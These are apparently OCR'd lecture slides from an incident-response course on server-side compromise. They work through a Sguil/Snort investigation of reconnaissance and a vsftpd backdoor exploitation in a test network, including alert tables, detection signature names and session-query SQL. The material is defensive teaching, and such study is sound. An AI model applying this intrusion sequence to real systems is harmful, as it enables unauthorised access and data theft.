Analyzing Network Compromise

INFO-6081 – Monitoring & Incident Response


FANSHAWE

Learning Outcomes

- Server-Side Compromise
- Server-Side Compromise Example
- Server-Side Compromise Review

Server-Side Compromise

- Server-side compromise generally occurs when an intruder gains access to an application that has been exposed to the internet
- The intruder will use the knowledge he gain during the reconnaissance phase to accomplish this (Cat 6 incident)



1. Intruder initiates attack against exposed, vulnerable application on victim system.

2. Attack method exploits vulnerable application on victim system to execute code or commands.


3. Malicious code interacts with intruder using one of three ways:
   a. Intruder repurposes existing connection to victim application
   OR
   b. Intruder initiates new connection to backdoor created by malicious code
   OR
   c. Malicious code causes victim to reach back to intruder

Server-Side Compromise


- When the intruder attempts to run malicious code against a vulnerability, the incident is re-classified as a Cat3
- If the exploitation is successful, the intruder will most likely try to establish a control channel on the server (Breach3)
- The intruder can then attempt to steal data from this server, or attempt to pivot to another host to gain access to the desired data
- If the intruder successfully manages to exfiltrate sensitive data, the incident is re-classified as a Breach1

Server-Side Compromise Example

- The test network was created by the CSIRT to test scenarios and learn more about security; however, they failed to properly secure the network and left the server exposed to the internet
- NAT is not configured in the environment



Server-Side Compromise Example



SGUIL-0.8.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: sovm UserID: 2 2013-03-13 16:54:03 GMT

RealTime Events | Escalated Events

ST	...T	Se...	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	so...	4.72	2013-03-09 21:31:05	192.168.3.130	43181	192.168.3.1	53	17	PADS New Asset - unknown @domain
RT	1	so...	4.75	2013-03-09 21:32:07	203.0.113.10	59270	192.168.3.5	5900	6	PADS New Asset - vnc VNC (Protocol 003.003)
RT	1	so...	4.74	2013-03-09 21:32:07	203.0.113.10	47085	192.168.3.5	22	6	PADS New Asset - ssh OpenSSH 4.7p1 (Protocol 2.0)
RT	1	so...	4.73	2013-03-09 21:32:07	203.0.113.10	46866	192.168.3.5	21	6	PADS New Asset - ftp vsFTPd 2.3.4
RT	1	so...	4.77	2013-03-09 21:32:08	203.0.113.10	44428	192.168.3.13	21	6	PADS New Asset - ftp vsFTPd 2.3.5
RT	1	so...	4.78	2013-03-09 21:32:08	203.0.113.10	39653	192.168.3.13	22	6	PADS New Asset - ssh OpenSSH 5.9p1 (Protocol 2.0)
RT	1	so...	4.76	2013-03-09 21:32:08	203.0.113.10	34202	192.168.3.5	6667	6	PADS New Asset - unknown @irc
RT	1	so...	4.80	2013-03-09 21:32:13	203.0.113.10	37866	192.168.3.5	111	6	PADS New Asset - unknown @sunrpc
RT	1	so...	4.79	2013-03-09 21:32:13	203.0.113.10	58931	192.168.3.5	2049	6	PADS New Asset - unknown @nfs
RT	2	so...	4.81	2013-03-09 21:32:13	203.0.113.10	51225	192.168.3.5	445	6	PADS New Asset - smb Windows SMB
RT	1	so...	4.82	2013-03-09 21:32:14	203.0.113.10	58527	192.168.3.5	80	6	PADS New Asset - http Apache 2.2.8 (Ubuntu)
RT	1	so...	4.84	2013-03-09 21:32:17	203.0.113.10	44125	192.168.3.5	2121	6	PADS New Asset - ftp ProFTPD Server 1.3.1
RT	1	so...	4.85	2013-03-09 21:32:17	203.0.113.10	46856	192.168.3.5	25	6	PADS New Asset - smtp Postfix SMTP (metasploitable.l...
RT	1	so...	4.83	2013-03-09 21:32:17	203.0.113.10	54794	192.168.3.5	3306	6	PADS New Asset - unknown @mysql
RT	1	so...	4.87	2013-03-09 21:32:28	203.0.113.10	47992	192.168.3.5	8180	6	PADS New Asset - http Apache Coyote 1.1
RT	1	so...	3.6012	2013-03-09 21:38:38	192.168.3.5	6200	203.0.113.10	60155	6	GPL ATTACK_RESPONSE id check returned root
RT	2	so...	3.6011	2013-03-09 21:38:38	203.0.113.10	50376	192.168.3.5	21	6	ET EXPLOIT VSFTPD Backdoor User Login Smiley
RT	1	so...	4.88	2013-03-09 21:42:00	203.0.113.10	60155	192.168.3.5	6200	6	PADS New Asset - sql MySQL 3.0.20-0.1ubuntu1 ...
RT	2	so...	3.6015	2013-03-10 01:59:43	203.0.113.77		192.168.3.5		1	GPL ICMP_INFO PING *NIX
RT	2	so...	3.6014	2013-03-10 01:59:43	203.0.113.77		192.168.3.5		1	GPL ICMP_INFO PING BSDtype

IP Resolution | Agent Status | Snort Statistics | System Msgs

□ Reverse DNS □ Enable External DNS

Src IP:

Src Name:

Dst IP:

Dst Name:


Whois Query: ● None ○ Src IP ○ Dst IP

□ Show Packet Data □ Show Rule

Server-Side Compromise Example

- Many alerts are generated by the Passive Real-Time Asset Detection System (PRADS), and are sourced with a public IP address (203.0.113.10), in this case the intruders IP
- PRADS reports the discovery of new services on two hosts in the test network
- The PRADS alerts suggests that the intruder conducted reconnaissance against the hosts in question
- To confirm suspicions of reconnaissance, we can query the Sancp table to view session data related to the hosts

Server-Side Compromise Example


SGUIL-0.8.0 - Connected To localhost
File Query Reports Sound: Off ServerName: localhost UserName: sovm UserID: 2
2013-03-13 18:20:24 GMT
RealTime Events
Escalated Events
Sancp Query 1
Close
Export
Submit
Edit

```
( SELECT sensor.hostname, sancp.sid, sancp.sancpid, sancp.start_time as datetime, sancp.end_time, INET_NTOA(sancp.src_ip), sancp.src_port,
INET_NTOA(sancp.dst_ip), sancp.dst_port, sancp.ip_proto, sancp.src_pkts, sancp.src_bytes, sancp.dst_pkts, sancp.dst_bytes FROM sancp IGNORE INDEX
(p_key)  INNER JOIN sensor ON sancp.sid=sensor.sid WHERE sancp.start_time > '2013-03-09' AND  sancp.src_ip = INET_ATON('203.0.113.10') ) UNION (
```


Sensor	Cnx ID △	Start Time	End Time	Src IP	SPort	Dst IP	DPort	Pr	S Pckts	S Bytes	D Pc...	D Bytes
sovm-eth1	5.1362864...	2013-03-09 21:31:44	2013-03-09 21:31:46	203.0.113.10	0	192.168.3.1	0	1	4	56	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:44	2013-03-09 21:31:46	203.0.113.10	0	192.168.3.130	0	1	4	56	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:44	2013-03-09 21:31:44	203.0.113.10	0	192.168.3.5	0	1	1	8	1	8
sovm-eth1	5.1362864...	2013-03-09 21:31:44	2013-03-09 21:31:46	203.0.113.10	0	192.168.3.13	0	1	3	24	3	24
sovm-eth1	5.1362864...	2013-03-09 21:31:45	2013-03-09 21:31:47	203.0.113.10	0	192.168.3.254	0	1	4	56	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:45	2013-03-09 21:31:47	203.0.113.10	0	192.168.3.131	0	1	4	56	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:45	2013-03-09 21:31:45	203.0.113.10	52935	192.168.3.1	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:45	2013-03-09 21:31:45	203.0.113.10	52936	192.168.3.1	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52935	192.168.3.130	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52935	192.168.3.130	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52936	192.168.3.130	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52936	192.168.3.1	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52936	192.168.3.130	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52935	192.168.3.131	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52935	192.168.3.131	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52935	192.168.3.254	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52935	192.168.3.254	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52936	192.168.3.254	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52936	192.168.3.254	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52936	192.168.3.131	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52936	192.168.3.131	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	6692	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	48080	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	999	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	3322	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	1974	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	9110	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	7778	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	55555	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	554	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	49165	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	[illegible]	6	1	24	1	20

🟥 ICMP

🟩 HTTP/S

🟨 Other Ports

Server-Side Compromise Example



SGUIL-0.8.0 - Connected To localhost
File Query Reports Sound: Off ServerName: localhost UserName: sovm UserID: 2
2013-03-13 18:29:58 GMT
RealTime Events
Escalated Events
Sancp Query 1
Close
Export
Submit
Edit

```
( SELECT sensor.hostname, sancp.sid, sancp.sancpid, sancp.start_time as datetime, sancp.end_time, INET_NTOA(sancp.src_ip), sancp.src_port,
